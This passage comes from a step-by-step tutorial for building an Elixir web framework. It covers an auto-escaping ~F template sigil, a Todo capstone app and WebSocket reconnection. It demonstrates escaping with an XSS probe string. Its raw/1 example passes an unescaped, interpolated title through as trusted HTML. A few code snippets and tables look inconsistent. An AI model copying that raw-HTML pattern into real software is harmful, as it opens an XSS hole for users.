
The fix: inspect the AST to detect block expressions and skip escaping for them:

```
defp block_expr?({atom, _, args}) when atom in [:if, :unless, :case, :cond, :for] do
  is_list(args) and Enum.any?(args, fn
    [{:do, _} | _] -> true
    _ -> false
  end)
end

defp block_expr?(_), do: false
```

This checks two things: (1) the expression is one of the known block-forming keywords, and (2) its arguments include a `do:` keyword — the telltale sign of a block. Simple expressions like `<%= if(x, do: y) %>` also match, which is correct since they behave the same way.

Auto-Escape vs Raw Decision Tree



Step 2: Auto HTML Escaping

The `escape/1` function wraps every `<%= %>` output:

```
# In handle_expr for "=" marker:
wrapped = quote do: Ignite.LiveView.FEExEngine.escape(unquote(expr))
```

It handles three cases:

Input	Output	Why
-------	--------	-----

"<script>alert('xss')</script>"	"<script>alert('xss')</script>"	Dangerous HTML escaped
{:safe, "bold"}	"bold"	Trusted HTML passed through
nil	" "	Nil-safe

Step 3: The `raw/1` Helper

When you have trusted HTML (like output from a render helper), wrap it in `raw/1`:

```
def raw(val), do: {:safe, val}
```

The `escape/1` function recognizes `{:safe, _}` tuples and passes them through unchanged. This is the same convention Phoenix uses.

```
# Auto-escaped (safe default):
<%= @user_input %>

# Raw HTML (you trust this):
<%= raw(@pre_rendered_html) %>
```

Step 4: The `@` Shorthand

The sigil pre-processes the template string before passing it to EEx:

```
defmacro sigil_F({:<<>>, _meta, [template]}, _modifiers) do
  processed = Regex.replace(~r/(?<![.\\w:\\/])@(\w+)/, template, "assigns.\\1")
  EEx.compile_string(processed, engine: Ignite.LiveView.FEExEngine)
end
```

The regex `(?<![.\\w:\\/])@(\w+)`:

Pattern	Match?	Why
@name	Yes	Standalone assign reference
@count in <%= @count %>	Yes	Inside EEx tag
user@example.com	No	@ preceded by word char <code>r</code>
http://x@y.com	No	@ preceded by <code>/</code>

The lookbehind `(?<![.\\w:\\/])` prevents matching `@` that's part of an email address, URL, or dotted path. Only freestanding `@word` gets transformed.

This happens at compile time. By the time EEx sees the template, `@name` has already become `assigns.name`. The compiled module contains direct `assigns.name` references — zero runtime overhead for the shorthand.

Step 5: Wire It Up

Update `lib/ignite/live_view.ex` — add the sigil and helper to the module, and import them in `__using__`:

```
# Add sigil_F macro (after existing sigil_L):
defmacro sigil_F({:<<>>, _meta, [template]}, _modifiers) do
  processed = Regex.replace(~r/(?<![.\\w:\\/])@(\w+)/, template, "assigns.\\1")
  EEx.compile_string(processed, engine: Ignite.LiveView.FEExEngine)
end

# Add raw/1 helper:
def raw(val), do: {:safe, val}

# Update __using__ imports:
import Ignite.LiveView, only: [
  push_redirect: 2,
  push_redirect: 3,
  live_component: 3,
  collect_components: 1,
  sigil_L: 2,
  sigil_F: 2,      # new
  raw: 1           # new
]

```

No changes needed to the diffing engine, handler, or frontend JavaScript — `~F` produces the same `%Rendered{}` struct that `~L` does.

Using It

Convert CounterLive to `~F`

Before (`~L`):

```
def render(assigns) do
  ~L """
  <div id="counter">
    <h1>Live Counter</h1>
    <p><%= assigns.count %></p>
    <button ignite-click="increment">+1</button>
  </div>
  """
end

```

After (`~F`):

```
def render(assigns) do
  ~F """
  <div id="counter">
    <h1>Live Counter</h1>
    <p><%= @count %></p>
    <button ignite-click="increment">+1</button>
  </div>
  """
end

```

Blocks: Conditional Rendering

```
def render(assigns) do
  ~F"""
  <div>
    <h1>Welcome, <%= @username %></h1>
    <%= if @is_admin do %>
      <div class="admin-panel">
        <h2>Admin Controls</h2>
        <button ignite-click="reset_all">Reset All</button>
      </div>
    <% end %>
  </div>
  """
end
```

Without `~F`, this requires an inline ternary or a separate helper function.

Blocks: List Rendering with `for`

```
def render(assigns) do
  ~F"""
  <ul class="todo-list">
    <%= for todo <- @todos do %>
      <li class="todo-item">
        <span><%= todo.title %></span>
        <button ignite-click="delete" ignite-value="<%= todo.id %>">Delete</button>
      </li>
    <% end %>
  </ul>
  """
end
```

The `for` block produces a list of strings (one per iteration). The engine joins them into a single dynamic.

Auto-Escaping in Action

```
# If @name is: <script>alert('xss')</script>

# ~L (no escaping - XSS vulnerability!):
~L"""<p><%= assigns.name %></p>"""
# Renders: <p><script>alert('xss')</script></p> ← DANGER

# ~F (auto-escaped - safe):
~F"""<p><%= @name %></p>"""
# Renders: <p>&lt;script&gt;alert(&#39;xss&#39;)&lt;/script&gt;</p> ← SAFE
```

Embedding Raw HTML

For render helpers that return pre-built HTML:

```
def render(assigns) do
  header = render_header(assigns)

  ~F"""
  <div class="app">
    <%= raw(header) %>
    <main><%= @content %></main>
  </div>
  """
end

defp render_header(assigns) do
  "<header><h1>#{assigns.title}</h1></header>"
end
```

Comparing ~L vs ~F

Feature	~L (Step 24)	~F (Step 42)
Syntax	<%= assigns.count %>	<%= @count %>
Blocks	Not supported	if , for , case , cond
Escaping	None (raw output)	Auto-escaped
Raw HTML	Default behavior	raw(html)
Output	%Rendered{}	%Rendered{}
Diffing	Sparse diffs	Sparse diffs (blocks = 1 dynamic)
Wire format	Same	Same

Both produce `%Rendered{}` structs. The diffing engine, handler, and frontend JS work identically. The improvement is purely in developer experience and security.

Key Elixir Concepts

- **Regex lookbehinds** — `(?<![. \w: \/])` is a negative lookbehind assertion. It matches a position NOT preceded by the listed characters. Elixir's `Regex` module uses Erlang's `:re` which supports PCRE lookbehinds.
- **EEx engine callbacks** — The `handle_begin / handle_end` pair enables nested compilation. EEx calls `handle_begin` to start a sub-context, processes the block body using regular callbacks, then calls `handle_end` to finalize. The result is plugged into the parent expression. This is how EEx supports arbitrary nesting depth.
- **Tagged tuples for type dispatch** — `{:safe, val}` is a tagged tuple pattern. Instead of a boolean flag (`escape: false`), we use the tuple's first element as a type tag. The `escape/1` function pattern-matches on it. This is idiomatic Erlang/Elixir — see also `{:ok, val}`, `{:error, reason}`.
- **`IO.iodata_to_binary/1`** — Converts nested lists of strings and charlists into a single binary. More efficient than repeated `<>` concatenation for building strings from many parts, because it avoids creating intermediate binaries.

How Phoenix Does It

Phoenix's `HEEx` (`~H`) goes further than our `~F` :

- **HTML-aware parsing** — validates tag matching, catches `<div><span></div>` errors at compile time
- **Component syntax** — `<.header title="Hello" />` calls function components
- **Assign tracking** — if you don't use `@count` in a render, changing `count` skips that template entirely
- **Nested `%Rendered{}`** — components produce their own `%Rendered{}` structs, enabling independent diffing
- **Comprehension tracking** — `for` loops diff individual items, not the whole list

Our `~F` covers the three most impactful features (shorthand, blocks, escaping) while keeping the implementation simple enough to understand in one sitting.

File Checklist

File	Status
lib/ignite/live_view/feex_engine.ex	New — FEEx engine with blocks, escaping
lib/ignite/live_view.ex	Modified — added <code>sigil_F</code> , <code>raw/1</code> , updated imports

[← Previous: Step 41 - Stream Upsert & Limit](#) | [Next: Step 43 - Todo App →](#)

Step 43: Todo App — Capstone Project

What We're Building

A full-featured Todo application that showcases the Ignite framework features built across Steps 1–42. This is a capstone project that demonstrates real-world usage of LiveView, Streams, Ecto, FEEx templates, and more.

Features


- **CRUD operations** — Create, read, update, delete todo items
- **Categories** — Organize todos by category with color coding
- **Subtasks** — Break down todos into smaller subtasks
- **User accounts** — Registration and login with hashed passwords
- **Real-time updates** — LiveView with ~F (FEEx) templates
- **Stream-based lists** — Efficient rendering with LiveView Streams
- **Responsive UI** — Custom CSS with a Tailwind-inspired design system

Framework Features Used

Feature	Step	Usage in Todo App
LiveView	12	Real-time UI without page reloads
Streams	25	Efficient todo list rendering
Ecto	30	Database persistence with SQLite
FEEx ~F	42	Clean template syntax with @assigns
Router	3	Route to the todo LiveView
Cowboy	10	HTTP server

Project Structure

```
examples/todo/
├── live/
│   ├── todo_live.ex      # Main LiveView (608 lines)
│   └── todo_html.ex      # HTML templates using ~F sigil
├── schemas/
│   ├── todo_item.ex      # Todo item schema + changeset
│   ├── category.ex       # Category schema
│   ├── subtask.ex        # Subtask schema
│   └── user.ex           # User schema with password hashing
├── assets/
│   └── todo.css           # Component CSS (Tailwind-inspired)
├── templates/
│   └── todo_live.html.eex # Initial HTML template
├── priv/repo/migrations/
│   └── 20260306000001_create_todo_app_tables.exs
```



Key Implementation Details

Schemas

The app uses four Ecto schemas:

- `TodoItem` — title, description, priority, status, due date, belongs to user and category
- `Category` — name and color, has many todos
- `Subtask` — title and completed flag, belongs to todo item
- `User` — email and password hash with `Bcrypt` -style hashing

LiveView

`TodoLive` handles all user interactions through LiveView events:

- `handle_event("add-todo", ...)` — Creates new todo items
- `handle_event("toggle-todo", ...)` — Toggles completion status
- `handle_event("delete-todo", ...)` — Removes todo items
- `handle_event("filter", ...)` — Filters by status/category

FEx Templates

`TodoHTML` uses the `~F` sigil from Step 42 for clean template syntax:

```
def todo_item(assigns) do
  ~F"""
  <div class={"todo-item #{if @completed, do: "completed"}"}>
    <h3>#{@title}</h3>
    <span class="priority priority-#{@priority}">#{@priority}</span>
  </div>
  """
end
```

File Checklist

--	--	--

File	Status	Purpose
examples/todo/live/todo_live.ex	New	Main LiveView with all event handlers
examples/todo/live/todo_html.ex	New	FEEEx template components
examples/todo/schemas/*.ex	New	Ecto schemas for todos, categories, subtasks, users
assets/todo.css	New	Complete CSS design system
templates/todo_live.html.eex	New	Initial HTML template
priv/repo/migrations/...	New	Database migration for all tables
lib/my_app/router.ex	Modified	Added /todo route
lib/ignite/application.ex	Modified	Added todo app supervision

[← Previous: Step 42 - FEEEx Templates](#) | [Next: Step 44 - LiveView Resilience →](#)

Step 44: LiveView Resilience — Reconnection, Scoped Events & Status UI

What We're Building

Our `ignite.js` has grown from a simple WebSocket glue (Step 13) into a full-featured LiveView client. But it has some rough edges compared to production frameworks:

1. **No reconnection** — if the server restarts, users stare at a dead page
2. **Document-level listeners** — click/input/submit events fire even outside the LiveView container
3. **Non-standard change params** — sends `{field, value}` instead of `{[name]: value}`
4. **No status indicator** — users have no idea if they're connected or not

In this step we fix all four, plus add `ignite-keydown` for keyboard events and composite upload refs that don't collide.



Concepts You'll Learn

Exponential Backoff

When a WebSocket disconnects, reconnecting immediately can overwhelm the server (especially if many clients reconnect at once after a restart). Exponential backoff spaces out retries:

```
Attempt 1: wait 200ms
Attempt 2: wait 400ms
Attempt 3: wait 800ms
Attempt 4: wait 1600ms
Attempt 5: wait 3200ms (capped at MAX_DELAY)
```

On success, the delay resets to the minimum. This is the same strategy used by Phoenix LiveView, AWS SDKs, and gRPC.

Container-Scoped Event Delegation

Before (Step 13)



After (Step 44)



In Step 13 we attached listeners to `document` :

```
document.addEventListener("click", function (e) { ... });
```

This works, but processes clicks on *every* element in the page. If you embed a LiveView inside a larger page, it intercepts clicks outside the container. The fix: attach to `appContainer` instead and use `e.target.closest()` to find the relevant attribute.

`closest()` vs Manual DOM Walking

The current click handler manually walks up the DOM tree:

```
var target = e.target;
while (target && target !== document) {
  var eventName = target.getAttribute("ignite-click");
  if (eventName) { ... }
  target = target.parentElement;
}
```

`Element.closest(selector)` does the same thing in one call:

```
var target = e.target.closest("[ignite-click]");
if (target) { ... }
```

It's cleaner and supported in all modern browsers.

The Code

Part 1: Connection Status UI

We start here because the reconnection logic (Part 2) needs `setStatus` .

Update `assets/ignite.js` — add the status element lookup and helper right after the `APP_CONTAINER_ID` declaration (line 31):

```
// --- Configuration ---
var APP_CONTAINER_ID = "ignite-app";
var statusEl = document.getElementById("ignite-status");

function setStatus(text, className) {
  if (statusEl) {
    statusEl.textContent = text;
    statusEl.className = "status " + (className || "");
  }
}
```

Update `templates/live.html.eex` — add a status element before the app container:

```
<p class="status" id="ignite-status"></p>
<div id="ignite-app" data-live-path="<%= @live_path || "/live" %>" ...>Connecting...</div>
```

Add basic status styles in the `<style>` block:

```
.status { font-size: 12px; color: #888; min-height: 18px; }
.status.connected { color: #27ae60; }
.status.disconnected { color: #e74c3c; }
```

Part 2: Automatic Reconnection

Update `assets/ignite.js` — add reconnection state near the top variables:

```
var reconnectDelay = 200;
var MAX_DELAY = 5000;
var reconnectTimer = null;
var navigating = false;
```

Add the `scheduleReconnect` function:

```
function scheduleReconnect() {
  if (reconnectTimer) return;
  var container = document.getElementById(APP_CONTAINER_ID);
  var currentPath = (container && container.dataset.livePath) || initialLivePath;
  reconnectTimer = setTimeout(function () {
    reconnectTimer = null;
    connect(currentPath);
    reconnectDelay = Math.min(reconnectDelay * 2, MAX_DELAY);
  }, reconnectDelay);
}
```

Why `container.dataset.livePath` instead of `initialLivePath` ? After a live navigation (e.g., from `/counter` to `/dashboard`), the container's `data-live-path` reflects the *current* view. Using `initialLivePath` would reconnect to the landing page, dropping the user out of their current view.

Update `socket.onopen` (line 557):

```
socket.onopen = function () {
  reconnectDelay = 200;
  setStatus("Connected", "connected");
  console.log("[Ignite] LiveView connected to " + livePath);
};
```

Update `socket.onclose` (line 569):

```
socket.onclose = function () {
  if (navigating) return;
  setStatus("Disconnected – reconnecting...", "disconnected");
  scheduleReconnect();
};
```

Update `navigate()` — set the `navigating` flag so intentional disconnects don't trigger reconnection:

```
function navigate(url, livePath) {
  if (!livePath && liveRoutes[url]) {
    livePath = liveRoutes[url];
  }
  if (!livePath) {
    window.location.href = url;
    return;
  }
  navigating = true;
  history.pushState({ url: url, livePath: livePath }, "", url);
  connect(livePath);
  navigating = false;
}
```

Part 3: Container-Scoped Event Delegation

Replace the three `document.addEventListener` blocks (lines 633–706) with container-scoped versions using `closest()` :


```
// --- Click events (scoped to container) ---
appContainer.addEventListener("click", function (e) {
  var navTarget = e.target.closest("[ignite-navigate]");
  if (navTarget) {
    e.preventDefault();
    navigate(navTarget.getAttribute("ignite-navigate"));
    return;
  }

  var target = e.target.closest("[ignite-click]");
  if (target) {
    e.preventDefault();
    var params = {};
    var value = target.getAttribute("ignite-value");
    if (value) params.value = value;
    sendEvent(resolveEvent(target.getAttribute("ignite-click"), target), params);
  }
});

// --- Input change events (scoped to container) ---
appContainer.addEventListener("input", function (e) {
  var target = e.target.closest("[ignite-change]");
  if (target) {
    var name = e.target.getAttribute("name") || "value";
    var params = {};
    params[name] = e.target.value;
    sendEvent(resolveEvent(target.getAttribute("ignite-change"), e.target), params);
  }
});

// --- Form submit events (scoped to container) ---
appContainer.addEventListener("submit", function (e) {
  var form = e.target.closest("[ignite-submit]");
  if (form) {
    e.preventDefault();
    var params = {};
    var formData = new FormData(form);
    formData.forEach(function (value, key) {
      if (!(value instanceof File)) params[key] = value;
    });
    sendEvent(resolveEvent(form.getAttribute("ignite-submit"), form), params);
  }
});
```

Note how the input handler now sends `{ [name]: value }` instead of `{ field: name, value: value }`. This is Part 4 rolled in — see below for the required server-side fix.

Keep the drag-and-drop listeners on `document` since drop targets may exist outside the container.

Part 4: Fix Server-Side Change Handlers

The new input handler sends `%{"name" => "Alice"}` instead of `%{"field" => "name", "value" => "Alice"}`. Update any `handle_event` that pattern-matches the old format.

Update `lib/my_app/live/registration_live.ex` — this is the only handler that uses the old format:

```
# Before:
def handle_event("validate", %{"field" => field, "value" => value}, assigns) do
  assigns = Map.put(assigns, String.to_existing_atom(field), value)
  error = validate_field(field, value)
  # ...
end

# After:
def handle_event("validate", params, assigns) do
  # params is now %{"name" => "Alice"} or %{"email" => "a@b.com"} etc.
  # Extract the single key-value pair
  {field, value} = params |> Map.to_list() |> hd()
  assigns = Map.put(assigns, String.to_existing_atom(field), value)
  error = validate_field(field, value)
  # ...rest unchanged
end
```

Part 5: Add `ignite-keydown` Binding

Add after the submit listener:

```
// --- Keydown events (scoped to container) ---
appContainer.addEventListener("keydown", function (e) {
  var target = e.target.closest("[ignite-keydown]");
  if (target) {
    var event = resolveEvent(target.getAttribute("ignite-keydown"), e.target);
    var name = e.target.getAttribute("name") || "value";
    var params = { key: e.key };
    params[name] = e.target.value;
    sendEvent(event, params);
  }
});
```

Usage in templates:

```
<input name="query" ignite-keydown="search" placeholder="Search..." />
```

The server receives `%{"key" => "a", "query" => "Sea"}` — the key that was pressed plus the current input value.

Part 6: Composite Upload Refs

Simple index refs (`"0"` , `"1"`) collide when a user selects files in one upload input, then selects files in another. Fix by including the upload name and a timestamp.

Update `initUploadInput` (line 172) and the drag-and-drop handler (line 299) — change `var ref = String(i)` to:

```
var ref = uploadName + "-" + i + "-" + Date.now();
```

How It Works

1. Page loads → ignite.js connects to WebSocket
→ Status shows "Connected" (green)
2. Server restarts or network drops
→ socket.onclose fires
→ Status shows "Disconnected – reconnecting..." (red)
→ scheduleReconnect() starts exponential backoff
3. Reconnect succeeds
→ socket.onopen fires
→ reconnectDelay resets to 200ms
→ Status shows "Connected" (green)
4. User navigates (ignite-navigate)
→ navigating = true (suppresses reconnect)
→ Old socket closed, new socket opened
→ navigating = false

Try It Out

1. Start the server: `iex -S mix`
2. Visit `http://localhost:4000/counter`
3. **Test reconnection:** In the IEx shell, press Ctrl+C twice to kill the server. Watch the status turn red. Restart with `iex -S mix` — the page reconnects automatically.
4. **Test scoped events:** Open DevTools console. Click outside the `#ignite-app` container — no events fire. Click inside — events work as before.
5. **Test registration form:** Visit `http://localhost:4000/register`. Type in the name field — validation should still work with the new `{[name]: value}` format.

File Checklist

File	Status	Purpose
<code>assets/ignite.js</code>	Modified	Reconnection, scoped events, keydown, composite refs
<code>templates/live.html.eex</code>	Modified	Added <code>#ignite-status</code> element and styles
<code>lib/my_app/live/registration_live.ex</code>	Modified	Updated <code>validate</code> handler for new change params

[← Previous: Step 43 - Todo App](#)